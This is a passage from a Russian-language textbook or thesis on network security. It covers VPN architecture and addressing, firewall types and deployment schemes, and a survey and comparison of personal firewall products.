уровень безопасности удаленного узла невелик, VPN может позволить злоумышленнику получить доступ к центральному узлу и другим частям внутренней сети организации. Следовательно, необходимо применять строгие политики и реализовывать функции аудита для обеспечения безопасности организации в целом. В случаях, когда две организации используют узловую VPN для соединения своих сетей, очень важную роль играют политики безопасности, установленные по обе стороны соединения. В данной ситуации обе организации должны определить, какие данные могут передаваться через VPN, а какие - нет, и соответствующим образом настроить политики на своих межсетевых экранах.

Аутентификация узловых VPN также является важным условием для обеспечения безопасности. При установке соединения могут использоваться произвольные секреты, но один и тот же общий секрет не должен использоваться для более чем одного соединения VPN. Если предполагается использовать сертификаты с открытыми ключами, необходимо создать процедуры для поддержки изменения и отслеживания срока действия сертификатов.

Как и в случае с пользовательскими VPN, сервер VPN должен поддерживать дешифрование и шифрование VPN-трафика. Если уровень трафика высок, сервер VPN может оказаться перегруженным. В особенности это относится к ситуации, когда межсетевой экран является VPN-сервером, и имеет место интернет-трафик большого объема.

Наконец, необходимо обдумать вопросы, связанные с адресацией. Если узловая VPN используется внутри одной организации, в ней необходимо наличие одинаковой схемы адресации для всех узлов. В данном случае адресация не представляет какой-либо сложности. Если же VPN используется для соединения двух различных организаций, необходимо предпринять меры для предупреждения любых конфликтов, связанных с адресацией. На рис. 9 отражена возникшая конфликтная ситуация. Здесь обе организации используют части одного и того же частного адресного пространства (сеть 10.1.1.x).

Рис. 9. Узловая VPN может вызывать конфликты, связанные с адресацией

Очевидно, что схемы адресации будут конфликтовать друг с другом, и маршрутизация трафика не будет функционировать. В данном случае каждая сторона соединения VPN должна выполнять трансляцию сетевых адресов и переадресовывать системы другой организации на их собственную схему адресации (см. рис. 10.).

Управление узловыми VPN



Рис. 10. Узловая VPN используемая NAT для предотвращения конфликтов адресации

При осуществлении контроля над маршрутизацией могут понадобиться дополнительные функции по управлению. На маршрутизаторах внутренних сетей потребуется создать маршруты к удаленным сайтам. Эти маршруты, наряду с управлением схемой адресации, должны четко документироваться во избежание непреднамеренного удаления маршрутов в процессе управления маршрутизатором.

Понятие стандартных технологий функционирования VPN

Сеть VPN состоит из четырех ключевых компонентов:

- Сервер VPN.
- Алгоритмы шифрования.
- Система аутентификации.
- Протокол VPN.

Эти компоненты реализуют соответствие требованиям по безопасности, производительности и способности к взаимодействию. То, насколько правильно реализована архитектура VPN, зависит от правильности определения требований. Определение требований должно включать в себя следующие аспекты:

- количество времени, в течение которого необходимо обеспечивать защиту информации;
- число одновременных соединений пользователей;

- ожидаемые типы соединений пользователей (сотрудники, работающие из дома или находящиеся в поездке);
- число соединений с удаленным сервером;
- типы сетей VPN, которым понадобится соединение;
- ожидаемый объем входящего и исходящего трафика на удаленных узлах;
- политика безопасности, определяющая настройки безопасности.

При разработке системы также может оказаться полезным указать дополнительные требования, связанные с местоположением сотрудников, находящихся в поездке (имеются в виду узлы в других организациях или в номерах отелей), а также типы служб, которые будут работать через VPN.

Сервер VPN

Представляет собой компьютер, выступающий в роли конечного узла соединения VPN. Данный сервер должен обладать характеристиками, достаточными для поддержки ожидаемой нагрузки. Большая часть производителей программного обеспечения VPN должна предоставлять рекомендации по поводу производительности процессора и конфигурации памяти, в зависимости от числа единовременных VPN-соединений. Следует обеспечить наличие системы с соответствующими параметрами, а также позаботиться о ее дальнейшей модернизации.

Может потребоваться создание нескольких серверов VPN, чтобы обеспечить поддержку ожидаемой нагрузки. В данном случае ожидаемые VPN-соединения должны как можно скорее распределяться между системами.

Некоторые производители включают в свои системы методы обхода ошибок и разрешают наличие избыточных серверов VPN. Обход ошибок может не подразумевать распределение нагрузки, поэтому соединения могут по-прежнему требовать распределения между серверами. Это обстоятельство необходимо принимать во внимание при построении систем.

VPN-сервер должен быть расположен в сети. Сервер может быть межсетевым экраном или пограничным маршрутизатором (см. рис. 11), что упрощает размещение VPN-сервера. В качестве альтернативы сервер может являться и отдельной системой. В этом случае сервер должен быть расположен в выделенной демилитаризованной зоне (DMZ) (см. рис. 12). В идеальном случае демилитаризованная зона VPN должна содержать только VPN-сервер и быть отдельной от DMZ интернета, содержащей веб-серверы и почтовые серверы организации. Причиной является то, что VPN-сервер разрешает доступ ко внутренним системам авторизованным пользователям и, следовательно, должен рассматриваться как объект с большей степенью доверия, нежели почтовые и веб-серверы, доступ к

которым может быть осуществлен лицами, не пользующимися доверием. Демилитаризованная зона VPN защищается набором правил межсетевого экрана и разрешает передачу только того трафика, который требует VPN.

Рис. 11. Архитектура сети VPN, в которой межсетевой экран является VPN-сервером



Рис. 12. Архитектура сети VPN для отдельного сервера VPN

Типы систем VPN

Теперь, после обсуждения функционирования сетей VPN, давайте рассмотрим непосредственное применение VPN внутри организации. Помимо вопросов, связанных с политикой и управлением, организации

нужно выбрать тип приобретаемой системы VPN. На момент написания данной книги можно выделить три типа VPN-построителей:

- аппаратные системы;
- программные системы;
- веб-системы.

Аппаратные системы

Аппаратные системы VPN, как правило, базируются на аппаратной платформе, используемой в качестве VPN-сервера. На этой платформе выполняется программное обеспечение производителя, а также, возможно, некоторое специальное программное обеспечение, предназначенное для улучшения возможностей шифрования. В большинстве случаев для построения VPN на системе удаленного пользователя необходимо наличие соответствующего программного обеспечения. Аппаратные платформы также могут использоваться для построения межузловых VPN, хотя это зависит от производителя оборудования.

Аппаратная система VPN имеет два преимущества:

– Скорость. Оборудование, как правило, оптимизировано для поддержки VPN, посредством чего обеспечивается преимущество в скорости по сравнению с компьютерными системами общего назначения. За счет этого достигается возможность поддержки большего числа одновременных VPN-соединений.

– Безопасность. Если аппаратная платформа специально разработана для приложения VPN, из ее системы удалены все лишние программы и процессы. За счет этого снижается степень подверженности атакам по сравнению с компьютерной системой общего назначения, в которой работают другие процессы. Это не значит, что компьютер общего назначения не может быть должным образом защищен. Как правило, использование компьютера общего назначения требует дополнительных усилий по настройке безопасности.

Тот факт, что VPN используется на базе аппаратной платформы, не означает, что система никогда не подвергнется атаке. Владелец системы должен регулярно проверять наличие обновлений, выпускаемых производителем системы.

Программные системы

Программные VPN работают на компьютерных системах общего назначения. Они могут быть установлены на выделенной для VPN системе либо совместно с другим программным обеспечением, таким как межсетевой экран. При загрузке программного обеспечения необходимо обеспечить достаточную мощность аппаратной платформы для поддержки VPN. Так как VPN-продукт устанавливается на компьютеры, имеющиеся

в организации, руководство организации должно позаботиться о соответствии компьютеров предъявляемым требованиям.

Программные VPN-системы могут использоваться таким же образом, как и аппаратные системы. Существует программное обеспечение для поддержки пользовательских и узловых VPN.

При установке программного обеспечения VPN необходимо обеспечить соответствующую конфигурацию системы, а также устранить все уязвимости, установив нужные обновления.

Веб-системы

Главным недостатком большинства пользовательских систем VPN является потребность в установке программного обеспечения на систему-клиент. Бесспорно, что программное обеспечение, которое устанавливалось на клиентские системы, увеличивало объем работ по управлению пользовательскими VPN. Более того, клиентское программное обеспечение во многих случаях не работало должным образом с некоторыми приложениями, загруженными на компьютер-клиент. Это обстоятельство повышало стоимость поддержки и приводило к тому, что многие организации стали устанавливать на специально выделенные компьютеры только программное обеспечение VPN.

Указанные проблемы привели к тому, что некоторые производители VPN стали рассматривать веб-браузеры в качестве VPN-клиентов и реализовывать этот подход на практике. Он заключается в том, что пользователь с помощью браузера подключается к VPN через SSL. SSL обеспечивает шифрование трафика, а подтверждение подлинности пользователя выполняется с помощью средств аутентификации, встроенных в систему. Для предоставления пользователю необходимых услуг используется несколько различных механизмов. Среди них можно выделить надстройки браузера и виртуальные машины Java.

В то время как стоимость поддержки и обслуживания несомненно ниже, на момент написания этой книги ни одна из бесклиентных систем VPN не обеспечивает полную функциональность. Этим сетям VPN присущи ограничения, заключающиеся в наборе используемых приложений и методе подключения пользователей к внутренним системам. Организациям следует рассматривать вариант использования таких систем, так как это снижает затраты на обслуживание, однако необходимо учитывать непосредственные требования пользователей и согласовать их с ограничениями, имеющимися в системах.

3 Технологии межсетевого экранирования

3.1 Анализ основных типов МЭ и способов их применения

3.1.1 Типы межсетевых экранов

Межсетевой экран - это система или комбинация систем, позволяющие разделить сеть на две или более частей и реализовать набор правил, определяющие условия прохождения сетевых пакетов из одной части в другую в целях защиты информации на компьютерах, находящихся в защищаемом сегменте. Как правило, эта граница проводится между локальной сетью предприятия и Интернет, хотя ее можно провести и внутри. В результате межсетевой экран пропускает через себя весь трафик в- или из- защищаемой подсети, и для каждого проходящего пакета принимает решение пропускать его или отбросить. Обычно межсетевой экран - это программно-аппаратный комплекс на базе рабочей станции, функционирующий под управлением сетевой операционной системы Windows NT или UNIX.

Все межсетевые экраны можно разбить на три основных типа:

- пакетные фильтры (packet filter);
- серверы уровня соединения (circuit gateways);
- серверы прикладного уровня (application gateways).

Все типы могут одновременно встретиться в одном брандмауэре.

3.1.2 Фильтры пакетов

Межсетевые экраны с пакетными фильтрами принимают решение о том, пропускать пакет или отбросить, просматривая в заголовке этого пакета IP-адреса, флаги или номера TCP-портов. IP-адрес и номер порта - это информация соответственно сетевого и транспортного уровней, но пакетные фильтры используют и информацию прикладного уровня - все стандартные сервисы в TCP/IP ассоциируются с определенным номером порта. Для описания правил прохождения пакетов составляются таблицы типа:

Действие	Тип пакета	Адрес источника	Порт источника	Адрес назначения	Порт назначения	Флаги

Отметим преимущества и недостатки данного типа межсетевых экранов.

Преимущества:

- относительно невысокая стоимость;

– небольшая задержка при прохождении пакетов.

Недостатки:

– локальная сеть видна (маршрутизируется) из Интернет;

– правила фильтрации довольно трудны в описании, поэтому требуются очень хорошие знания технологий TCP и UDP;

– отсутствует аутентификация на пользовательском уровне;

– аутентификацию с использованием IP-адреса можно обмануть при помощи IP-спуфинга, когда атакующая система выдает себя за другую, используя ее IP-адрес.

3.1.3 Фильтры пакетов с контекстной проверкой

Фильтры обрабатывают пакеты очень быстро, но их вряд ли можно признать идеальным средством защиты, так как они просматривают только некоторые поля в заголовке пакета. Другим типом межсетевых экранов, пионером в разработке которых была компания CheckPoint Software, является контекстная проверка сеансов между клиентами и серверами. Не ограничиваясь фильтрацией, межсетевые экраны этого типа перехватывают пакеты на сетевом уровне и принимают решения на основании высокоуровневой информации путем анализа данных в пакетах. Данные подразделяются на "хорошие" (данные, которые правила безопасности разрешают пропустить), "плохие" (данные, которые правила безопасности запрещают пропускать) и "неизвестные" (данные, для которых никаких правил не определено). Межсетевой экран с контекстной проверкой обрабатывает их следующим образом: данные, признаваемые хорошими, пропускаются; данные, признаваемые плохими, изымаются, а неизвестные данные фильтруются, т. е. по отношению к ним брандмауэр действует как фильтр пакетов. Еще одной сильной стороной технологии контекстной проверки является хорошая пропускная способность.

Среди межсетевых экранов с контекстной проверкой наибольшим вниманием пользуются два продукта: Firewall-1 компании CheckPoint Software и PIX компании Cisco. Оба они реализуют одну и ту же базовую технологию, а отличаются, главным образом, второстепенными деталями: операционной системой, поддержкой, удобством использования (пользовательским интерфейсом). Кроме того, Firewall-1 - это целиком программное решение, в то время как PIX представляет собой аппаратно-программный комплекс. PIX опирается на Internetwork Operating System (IOS) компании Cisco, выполняемую на маршрутизаторах производства этой компании. По утверждению Cisco, вся обработка осуществляется во флэш-памяти, а это исключает необходимость в записи на диск.

3.1.4 Сервер уровня соединения

Сервер уровня соединения представляет из себя транслятор TCP-соединения. Пользователь устанавливает соединение с определенным портом на брандмауэре, который производит соединение с местом назначения по другую от себя сторону. Во время сеанса этот транслятор копирует байты в обоих направлениях, действуя как провод. Как правило, пункт назначения задается заранее, в то время как источников может быть много - соединение типа "один - много". Используя различные порты, можно создавать различные конфигурации. Данный тип сервера позволяет создавать транслятор для любого, определенного пользователем сервиса, базирующегося на TCP, осуществлять контроль доступа к этому сервису и сбор статистики по его использованию. В частности, областью применения сервера уровня соединения может быть организация так называемых виртуальных частных сетей (VPN - Virtual Private Network). Обычно локальные сети (например, головной организации и ее филиалов) связывают друг с другом при помощи глобальной сетевой службы, например арендованной линии или других выделенных средств для обеспечения надежного соединения между двумя точками. Развернув виртуальную частную сеть (VPN), компании могут создать соединение между межсетевыми экранами без дополнительных расходов на выделенные линии.

3.1.5 Серверы прикладного уровня

Межсетевые экраны этого типа используют серверы конкретных сервисов - TELNET, FTP, HTTP и т.п., запускаемые на межсетевом экране и пропускающие через себя весь трафик, относящийся к данному сервису. Таким образом, между клиентом и сервером образуются два соединения прикладного уровня: от клиента до межсетевого экрана и от межсетевого экрана до места назначения. Полный набор поддерживаемых серверов различается для каждого конкретного межсетевого экрана. Использование серверов прикладного уровня позволяет решить важную задачу - скрыть от внешних пользователей структуру локальной сети, включая информацию в заголовках почтовых пакетов или службы доменных имен (DNS). Другим положительным качеством является возможность централизованной аутентификации - подтверждения действительно ли пользователь является тем, за кого он себя выдает. При описании правил доступа используются такие параметры, как название сервиса, имя пользователя, допустимый период времени использования сервиса,

компьютеры, с которых можно обращаться к сервису, схемы аутентификации. Серверы протоколов прикладного уровня позволяют обеспечить наиболее высокий уровень защиты - взаимодействие с внешним миром реализуется через небольшое число прикладных программ, полностью контролирующих весь входящий и выходящий трафик. Отметим положительные и отрицательные стороны данного типа межсетевых экранов.

Преимущества:

- локальная сеть невидима из Internet;
- защита на уровне приложений позволяет осуществлять большое количество дополнительных проверок, снижая тем самым вероятность взлома с использованием дыр в программном обеспечении;
- при организации аутентификации на пользовательском уровне может быть реализована система немедленного предупреждения о попытке взлома.

Недостатки:

- более высокая, чем для пакетных фильтров стоимость;
- производительность ниже, чем для пакетных фильтров.

Ввиду того, что серверы прикладного уровня (шлюзы приложений) функционируют на уровне приложений, контроль доступа может быть отрегулирован значительно точнее, нежели в случае фильтров пакетов. Однако одним из недостатков такого подхода является то, что поток трафика существенно замедляется, поскольку инициация уполномоченного сеанса требует времени. Многие шлюзы приложений поддерживают скорости вплоть до уровня T-1 (1,544 Мбит/с), но, если компании развертывают несколько брандмауэров или число сеансов увеличивается, заторы становятся настоящей проблемой. Шлюзы приложений, кроме того, требуют отдельного приложения для каждого сетевого сервиса. Межсетевые экраны, не имеющие соответствующего приложения, не позволят осуществить доступ к данному сервису. С технической точки зрения, это означает, что при появлении новой версии какого-либо приложения она должна быть загружена в межсетевой экран.

В последнее время выделяют ещё один тип межсетевых экранов – Проверка состояния протокола (Stateful packet inspection). Это межсетевой экран третьего поколения, являющийся самым современным и надежным. Он проверяет все обслуживание на уровне протокола OSI и является прозрачным для клиентов.

Этот тип межсетевого экрана проверяет пакеты в обоих направлениях, то есть входящие пакеты должны соответствовать исходящим, для того чтобы быть пропущенными обратно внутрь корпоративной сети. Пакет, запрос на который не поступал изнутри – не

может быть принят и будет блокирован. Внутри Firewall существует таблица сравнений исходящего и входящего пакетов, При совпадении пакет пропускается, если нет – сбрасывается. Допускаются соединения извне только в случае его первоначального инициирования из внутренней сети.

3.1.6 Способы применения межсетевых экранов

Под способами применения МЭ в дальнейшем будем понимать варианты подключения МЭ и комбинации разных типов МЭ для решения типовых прикладных задач.

Все схемы подключения подразделяются на:

1. Стандартные схемы защиты отдельной локальной сети.
2. Схемы включения в составе средств коллективной защиты.

3.1.7 Стандартные схемы защиты отдельной локальной сети

Наиболее простым является решение, при котором межсетевой экран просто экранирует локальную сеть от глобальной. При этом WWW-сервер, FTP-сервер, почтовый сервер и другие сервера, оказываются также защищены межсетевым экраном (Рис.13). При этом требуется уделить много внимания на предотвращение проникновения на защищаемые станции локальной сети при помощи средств легкодоступных WWW-серверов.



Рис. 13. Простое включение МЭ

Для предотвращения доступа в локальную сеть, используя ресурсы WWW-сервера, рекомендуется общедоступные серверы подключать перед межсетевым экраном, так как показано на рис. 14. Данный способ обладает более высокой защищенностью локальной сети, но низким уровнем защищенности WWW- и FTP-серверов.

Оба вышеприведенных случая показаны для межсетевых экранов, имеющих два сетевых интерфейса. Межсетевые экраны с одним сетевым интерфейсом существуют, но их настройка, а также настройка

маршрутизаторов для работы с таким межсетевым экраном, представляет собой сложную задачу, с ценой решения превышающей стоимость замены МЭ с одним интерфейсом на МЭ с двумя сетевыми интерфейсами. Поэтому, схемы подключения межсетевых экранов с одним сетевым интерфейсом в данной статье не рассматриваются.



Рис. 14. Подключение МЭ с вынесением общедоступных серверов

3.1.8 Применение в составе средств коллективной защиты

Некоторые межсетевые экраны позволяют организовывать виртуальные корпоративные сети (Virtual Private Network). При этом несколько локальных сетей, подключенных к глобальной сети, объединяются в одну виртуальную корпоративную сеть. Передача данных между этими локальными сетями производится прозрачно для пользователей локальных сетей. При этом обеспечивается конфиденциальность и целостность передаваемой информации при помощи различных средств: шифрования, использования цифровых подписей и т.п. При передаче может шифроваться не только содержимое пакета, но и его заголовок, включая все, входящие в него поля. Возможная схема использования межсетевых экранов в составе виртуальных корпоративных сетей приведена на рис. 15.



Рис. 15. Построение виртуальной корпоративной сети

3.1.9 Персональные межсетевые экраны

Персональные межсетевые экраны предназначены для защиты компьютеров домашних пользователей или сотрудников, находящихся вне защищенных сегментов сети предприятия. Функции персональных МЭ аналогичны рассмотренным ранее, однако, некоторые возможности у них не предусмотрены, например, централизованное управление или рассылка правил политики безопасности. Некоторые защитные функции могут быть дополнительно интегрированы в персональные МЭ, например, встроенная поддержка защищенных виртуальных сетей, обнаружение атак или антивирусная защита.

Для удаленных компьютеров сотрудников организации может использоваться распределенный межсетевой экран, который отличается от персонального наличием централизованного управления с центрального офиса организации. Эта функция помогает своевременно обновлять программное обеспечение и базы данных подсистемы защиты информации

Персональный межсетевой экран рассчитан на то, чтобы защищать один ПК от нежелательного проникновения или атаки в то время, когда он подключен к Internet. Экраны выполняют эту функцию, контролируя входящий и исходящий трафик. Они не создают препятствий для передачи данных стандартных приложений и удаляют несанкционированный трафик или информацию неизвестного происхождения, применяя правила защиты, определенные пользователем. В корпоративных же сетях загрузку стандартных конфигураций защиты на межсетевые экраны предприятия обеспечивает центральный сервер политики.

Персональные межсетевые экраны должны также выявлять вторжения, что предполагает уведомление пользователя о природе и источнике предпринимаемой атаки. Обнаружение вторжений можно назвать вторичной по отношению к их предотвращению задачей, однако оно может предупредить пользователя об атаках, которые еще не учтены в наборе правил обеспечения безопасности и от которых вследствие этого межсетевой экран защитить не может. В случае необходимости межсетевые экраны должны уметь устанавливать защищенные соединения с другими хостами. Для этой цели весьма полезной могла бы быть технология VPN, хотя она еще не «прижилась» у разработчиков персональных межсетевых экранов (более подробно VPN будет обсуждаться ниже).

Сегодня существует три разновидности персональных межсетевых экранов: автономные, экраны-устройства и экраны на базе агентов.

Наиболее распространенные автономные межсетевые экраны реализуются программно. Они устанавливаются на ПК и работают под управлением большинства операционных систем, в том числе Windows 95/98/NT и иногда Windows 2000. Автономные межсетевые экраны защищают только одно рабочее место, поэтому их администрированием занимается владелец этого компьютера.

Межсетевые экраны-устройства - это аппаратные решения, работающие в точке подключения к Internet. Они выполняют функции маршрутизатора, коммутатора и межсетевого экрана. Как правило, на них не требуется устанавливать дополнительное программное обеспечение, однако DSL- или кабельный модем остается нужен по-прежнему. Большинство межсетевых экранов данного типа может защищать до 250 хостов, поэтому они часто используются предприятиями для защиты соединений с небольшими удаленными офисами. Владелец аппаратного брандмауэра может сам заниматься его администрированием, но может и доверить эту работу независимой организации, которая будет выполнять администрирование удаленно.

Межсетевые экраны на базе агентов - это программные решения, в основном подобные автономным экранам, за тем исключением, что набор правил обеспечения безопасности для них задается центральным сервером, как правило, установленным в корпоративной сети. Межсетевые экраны на базе агентов выполняют эти правила на хосте, на котором работает удаленный агент.

3.1.10 Обобщенная концепция применения межсетевых экранов

Для выбора типа МЭ или их комбинации в зависимости от требований, предъявляемых к безопасности сети, можно матрицу принятия решений, учитывающую риски и место размещения МЭ (таблица 7).

Таблица 7

Матрица принятия решений для выбора МЭ

Требования к защите	Риски	Сценарий	Тип МЭ
Низкие	Минимальные нарушения закона Ограниченные финансовые потери (<300 т.р.)	Внутри сети организации	Пакетный фильтр
		На границе сети организации	Шлюз прикладного уровня с двойным подключением
Высокие	Серьёзные нарушения закона Широкий отрицательный внешний эффект Серьёзные финансовые потери (от 300 т.р. до 10 млн. руб.)	Внутри сети организации	Пакетный фильтр плюс шлюз прикладного уровня с двойным подключением
		На границе сети организации	Пакетный фильтр плюс шлюз прикладного уровня с двойным подключением
Очень высокие	Серьёзные преступления Предельно отрицательный внешний эффект Финансовые потери более 10 млн. руб.	Внутри сети организации	Защищённая подсеть с пакетным фильтром плюс шлюз прикладного уровня с двойным подключением
		На границе сети организации	Защищённая подсеть с пакетным фильтром плюс шлюз прикладного уровня с двойным подключением (система должна быть сертифицирована по максимально высокому уровню)

3.1.11 Обзор персональных межсетевых экранов, доступных на рынке

Далее приводится список некоторых наиболее популярных персональных МЭ, доступных для приобретения на рынке или в сети Internet. Соответственно, высока вероятность встречи с ними при работе в реальной сети.

8Signs Firewall v2.30

Программа для защиты отдельного компьютера или целой локальной сети от атак из Интернета и деятельности троянов и других "противоправных" программ.

ZoneAlarm Free

Эта очень простая в использовании программа дает возможность эффективно защитить компьютер от нападения через сеть.

Outpost Firewall Pro

Outpost Firewall - персональный брэндмауэр, предназначенный для защиты ПК в ЛВС и WWW.

fwknop 0.9.6

Утилита на базе iptables для повышеного обеспечения безопасности с расширенными возможностями блокирования портов.

x-Wall Series 3.1.091

x-Wall Series - это набор утилит для защиты вашего ПК: персональный файрвол, контроль компонентов программ и контентный фильтр.

Filseclab Personal Firewall 3.5

Персональный межсетевой экран с контролем доступа приложений в Интернет.

Tiny Firewall 6.5.126

Программа, позволяющая организовывать эффективную защиту рабочей станции, обеспечивая контроль несанкционированного доступа и модификации реестра, запуска и остановки сервисов и использования файловой системы

Deerfield VisNetic Firewall 2.2.6

Небольшой персональный межсетевой экран, который позволяет обезопасить работу серверов, отдельных станций или мобильных пользователей от атак, вирусов и прочих неприятностей.

Lavasoft Personal Firewall 1.0.5

Lavasoft Personal Firewall - Файрволл от авторов популярного антишпиона Ad-aware

Kerio Personal Firewall 4.2.2.911

Программа для защиты компьютера от нападения через Интернет. Отслеживает активность работающих через Интернет программ, позволяя разрешить или запретить тому или иному приложению доступ в Сеть.

Kaspersky Anti-Hacker 1.8.180

Персональный файрвол с вохможностью проверки входящего и исходящего трафика.

Jetico Personal Firewall 1.0.1.57

Бесплатный персональный межсетевой экран.

Sygate Personal Firewall Pro 5.5

Sygate Personal Firewall - система защиты от вторжения.

TermiNET v.2.8 (8.627)

ViPNet (TermiNET) - это персональный сетевой экран (firewall), предназначенный для защиты компьютера от атак из Интернет.

Armor2net Personal Firewall 3.12

Программа является персональным firewall'ом, и обеспечивает защиту при работе в сети Интернет, а также блокирует всплывающие окна и удаляет разного рода spyware.

Ниже представлена таблица, в которой сравниваются основные характеристики нескольких наиболее распространённых персональных МЭ, используемых в настоящем исследовании [1].

Таблица 8

Характеристики МЭ

	ZoneAlarm Pro	Outpost Firewall Pro	Norton Personal Firewall 2006	McAfee Personal Firewall
Рыночная цена, $	45	40	45	35
Рейтинги				
Возможности	4	3.5	3.5	3.5
Простота использования	4	4	4	3
Простота установки и настройки	4	4	4	3.5
Надёжность	3.5	4	3.5	3.5
Поддержка	4	4	3.5	3
Возможности				
Защита электронной почты	+	+	+	
Защита файлов	+	+	+	+
Защита личной информации	+	+	+	+
Защита реестра	+	+		+
Мониторинг портов	+	+	+	+
Мониторинг сетевого трафика	+	+	+	+

Фильтрация данных	+	+	+	+
Средства обнаружения атак				
Предупреждения об атаках	+	+	+	+
Идентификация злоумышленника	+			+
Отслеживание злоумышленника	+	+	+	+
Средства Интернета				
Режим «невидимки»	+	+	+	+
Блокирование всплывающих окон	+	+	+	
Блокирование файлов cookie	+	+	+	
Блокирование шпионского ПО	+	+		+
Блокирование истории просмотра страниц		+		
Блокирование информации от детей		+		
Список доверенных сайтов	+	+	+	+
Список заблокированных сайтов	+	+	+	+
Журнал посещения сайтов	+	+	+	+
Настройка и управление				
Парольная защита	+	+	+	
Личные настройки пользователя	+	+		
Ограничения сетевого времени	+	+		
Настройки по умолчанию		+	+	+
Автоматические правила для ПО	+	+	+	
Мгновенное отключение защиты	+	+	+	
Мгновенное блокирование всего трафика	+	+	+	+
Помощь/поддержка				
